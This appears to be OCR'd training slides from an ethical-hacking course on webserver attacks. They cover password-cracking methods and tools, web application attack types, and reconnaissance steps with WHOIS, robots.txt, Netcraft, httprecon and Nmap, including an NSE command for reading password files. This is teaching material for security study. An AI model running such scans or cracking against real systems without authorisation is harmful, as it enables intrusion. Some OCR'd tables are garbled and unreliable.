
SSH Bruteforce Attack



1 SSH protocols are used to create an encrypted SSH tunnel between two hosts in order to transfer unencrypted data over an insecure network

2 Attackers can brute force SSH login credentials to gain unauthorized access to a SSH tunnel

3 SSH tunnels can be used to transmit malwares and other exploits to victims without being detected



Webserver Password Cracking



An attacker tries to exploit weaknesses to hack well-chosen passwords



The most common passwords found are password, root, administrator, admin, demo, test, guest, qwerty, pet names, etc.



Attacker target mainly for:

- ⊖ SMTP servers
- ⊖ Web shares
- ⊖ SSH Tunnels
- ⊖ Web form authentication cracking
- ⊖ FTP servers



Attackers use different methods such as social engineering, spoofing, phishing, using a Trojan Horse or virus, wiretapping, keystroke logging, etc.




Many hacking attempts start with cracking passwords and proves to the webserver that they are a valid user

Webserver Password Cracking Techniques



- >Passwords may be cracked manually or with automated tools such as Cain & Abel, Brutus, THC Hydra, etc.
- Passwords can be cracked by using following techniques:




Guessing

A common cracking method used by attackers to guess passwords either by humans or by automated tools provided with dictionaries

Dictionary Attacks

A file of words is run against user accounts, and if the password is a simple word, it can be found pretty quickly




Brute Force Attack

The most time-consuming, but comprehensive way to crack a password. Every combination of character is tried until the password is broken.

Hybrid Attack


A hybrid attack works similar to dictionary attack, but it adds numbers or symbols to the password attempt




Web Application Attacks



Vulnerabilities in web applications running on a webserver provide a broad attack path for webserver compromise



Parameter/Form
Tampering



Cookie
Tampering




Unvalidated Input and
File Injection Attacks



SQL
Injection
Attacks



Session
Hijacking



Directory
Traversal



Denial-of-
Service (DoS)
Attack



Cross-Site Scripting
(XSS) Attacks



Buffer
Overflow
Attacks



Cross-Site Request
Forgery (CSRF)
Attack

Note: For complete coverage of web application attacks refer to Module 12: Hacking Web Applications

Module Flow



Webserver Attack Methodology




**Information
Gathering**

01

**Webserver
Footprinting**




02



**Mirroring
Website**

03

**Vulnerability
Scanning**



04



**Session
Hijacking**

05

**Hacking
Webserver
Passwords**



06

Webserver Attack Methodology: Information Gathering



1

Information gathering involves collecting information about the targeted company

2

Attackers search the Internet, newsgroups, bulletin boards, etc. for information about the company

3

Attackers use Whois, Traceroute, Active Whois, etc. tools and query the Whois databases to get the details such as a domain name, an IP address, or an autonomous system number



WHOIS information for ebay.com:***

[Querying whois.verisign-gr2.com]
[whois.verisign-gr2.com]
Whois Server Version 2.0
Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to <http://www.internic.net>
for detailed information.
Domain Name: EBAY.COM
Registrar: MARKMONITOR INC
Whois Server: whois.markmonitor.com
Referral URLs: <http://www.markmonitor.com>
Name Server: NS1.P47.DIRECT.NET
Name Server: SJC-DNS1.EBAYDNS.COM
Name Server: SJC-DNS2.EBAYDNS.COM
Name Server: SHF-DNS1.EBAYDNS.COM
Name Server: SHF-DNS2.EBAYDNS.COM
Status: clientDeleteProhibited
Status: clientTransferProhibited
Status: clientUpdateProhibited
Status: serverDeleteProhibited
Status: serverTransferProhibited
Status: serverUpdateProhibited
Updated Date: 29-oct-2013
Creation Date: 04-aug-1995
Expiration Date: 03-aug-2016
<<

<http://www.whois.net>

Note: For complete coverage of information gathering techniques refer to Module 02: Footprinting and Reconnaissance

Webserver Attack Methodology

Information Gathering from Robots.txt File



- The robots.txt file contains the list of the web server directories and files that the web site owner wants to hide from web crawlers
- Attacker can simply request Robots.txt file from the URL and retrieve the sensitive information such as root directory structure, content management system information, etc., about the target website



```
robots - Notepad
File Edit Format View Help
User-agent: *
Disallow: /wp-admin/
Disallow: /wp-includes/
Disallow: /*/download/confirmation.aspx?
Disallow: /ctl/
Disallow: /admin/
Disallow: /App_Browsers/
Disallow: /genuine/ajax/
Disallow: /App_Code/
Disallow: /App_Data/
Disallow: /App_GlobalResources/
Disallow: /bin/
Disallow: /Components/
Disallow: /Config/
Disallow: /contest/
Disallow: /genuine/survey/
Disallow: /controls/
Disallow: /DesktopModules/
Disallow: /HttpModules/
Disallow: /Install/
Disallow: /js/
Disallow: /software
Disallow: /software.aspx
Disallow: /windows/404.aspx?|
Disallow: /Userlogin
Disallow: /testgallery
Sitemap: http://www.juggyboy.com/sitemap.xml
```

Webserver Attack Methodology: Webserver Footprinting



01

Gather valuable system-level data such as account details, operating system, software versions, server names, and database schema details

02

Telnet a webserver to footprint a webserver and gather information such as server name, server type, operating systems, applications running, etc.

03

Use tool such as ID Serve, httprecon, and Netcraft to perform footprinting



NETCRAFT

Search Web by Domain

Explore 1,472,431 websites visited by users of the Toolbar

11 November 2013

Search: Site contains microsoft backup example site contains .netcraft.com

Results for microsoft

First 500 sites returned

Site	Site Report	Last seen	Netblock	OS
1. www.microsoft.com		August 1993	microsoft	Windows NT
2. gartnerresearch.com		November 2011	microsoft	Windows Server 2008
3. support.microsoft.com		October 1997	microsoft corporation	Windows
4. leggett.microsoft.com		August 1999	microsoft corporation	Windows Server 2012
5. windowsclient.microsoft.com		July 2008	microsoft corporation	Windows 7
6. technet.microsoft.com		September 1998	microsoft corporation	Windows Server 2010
7. social.technet.microsoft.com		August 2010	microsoft corporation	Windows Server 2008
8. office.microsoft.com		November 1998	microsoft corporation	Windows Server 2003
9. answers.microsoft.com		August 2009	microsoft limited	Windows Server 2002
10. retail.msn.microsoft.com		August 2009	microsoft corporation	Windows Server 2008
11. account.microsoft.com		August 1999	examsoft international, Inc.	Windows
12. logon.microsoftonline.com		December 2011	microsoft corporation	Windows Server 2008
13. www.microsoftsharepoint.com		November 2000	Microsoft SharePoint 3.0	Windows
14. search.microsoft.com		January 1997	examsoft technologies	Windows
15. cits.officer@microsoft.com		May 2012	microsoft corporation	Windows Server 2008
16. www.update.microsoft.com		May 2007	microsoft corporation	Windows Server 2003
17. enfa.ms.microsoft.com		November 2003	microsoft corporation	Windows Server 2002

<http://toolbar.netcraft.com>

Webserver Footprinting Tools



httprecon

httprecon 7.3 - http://www.juggyboy.com:80/

File Configuration Fingerprinting Reporting Help

- Target (Microsoft IIS 6.0)

http:// www.juggyboy.com : 80 Analyze

GET existing | GET long request | GET non-existing | GET wrong protocol | HEAD existing

HTTP/1.1 200 OK
Date: Tue, 05 Nov 2013 03:17:41 GMT
Content-Length: 96170
Content-Type: text/html
Content-Location: http://www.juggyboy.com/index.html
Last-Modified: Thu, 24 Oct 2013 12:17:26 GMT
Accept-Ranges: bytes
ETag: w/378630b3d0ca17e10
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET

MatchList (52 Implementations) | Fingerprint Details | Report Preview

Name	Hits	Match %
Microsoft IIS 6.0	90	100
Microsoft IIS 5.0	73	81.11...
Microsoft IIS 5.1	67	74.44...
Microsoft IIS 7.0	65	72.22...
Sun ONE Web Server 6.1	65	72.22...
Apache 1.3.26	64	71.11...

Generate TXT Report.. Done.

<http://www.computech.ch>

ID Serve

ID Serve

Internet Server Identification Utility, v1.02
Personal Security Freeware by Steve Gibson
Copyright (c) 2003 by Gibson Research Corp.

Background SERVER QUERY O&A/Help

① Enter or copy / paste an Internet server URL or IP address here (example: www.microsoft.com):

② Query The Server When an Internet URL or IP has been provided above, press this button to initiate a query of the specified server.

③ Server query processing:
The server returned the following response headers:
HTTP/1.1 200 OK
Content-Length: 9660
Content-Type: text/html
Content-Location: http://www.certifiedhacker.com/index.html

④ The server identified itself as:

Copy GoID Serve web page Exit

<http://www.grc.com>

Enumerating Webserver Information Using Nmap



1 Attackers can use advanced Nmap commands and Nmap Scripting Engine (NSE) scripts to enumerate information about the target website

2 nmap -sV -O -p target IP address

3 nmap -sV --script=http-enum target IP address

4 nmap target IP address -p 80 --script = http-frontpage-login

5 nmap --script http-passwd --script-args http-passwd.root =/ target IP address


```
Starting Nmap 6.46 ( http://nmap.org ) at 2014-06-12  
16:42 India Standard Time  
Nmap scan report for www.hackthissite.org  
(198.148.81.135)  
Host is up (0.47s latency).  
Other addresses for www.hackthissite.org (not scanned):  
198.148.81.137 198.148.81.136 198.148.81.139  
198.148.81.138  
rDNS record for 198.148.81.135: hackthissite.org  
Not shown: 996 filtered ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh   OpenSSH 5.8p1_rpm13v10 (FreeBSD 20110102: protocol 2.0)  
25/tcp    open  smtp  
80/tcp    open  http   nginx  
| http-enum:  
|_ /blog/: Blog  
|_ /forums/: Forum  
|_ /robots.txt: Robots file  
443/tcp   open  https  nginx  
| http-enum:  
|_ /blog/: Blog  
|_ /forums/: Forum  
|_ /robots.txt: Robots file  
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd  
  
Service detection performed. Please report any incorrect results at http://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 493.56 seconds
```

<http://nmap.org>

Webserver Attack Methodology: Mirroring a Website



- ⊖ Mirror a website to create a complete profile of the site's directory structure, files structure, external links, etc.
- ⊖ Search for comments and other items in the HTML source code to make footprinting activities more efficient
- ⊖ Use tools HTTrack, WebCopier Pro, BlackWidow, etc. to mirror a website



<http://www.httrack.com>

Webserver Attack Methodology: Vulnerability Scanning



01

Implement vulnerability scan to identify weaknesses in a network and determine if the system can be exploited

02

Use vulnerability scanners such as HP WebInspect, Acunetix Web Vulnerability Scanner, etc. to find hosts, services, and vulnerabilities

03

Sniff the network traffic to find out active systems, network services, applications, and vulnerabilities present

04

Test the web server infrastructure for any misconfigurations, outdated content, and vulnerabilities

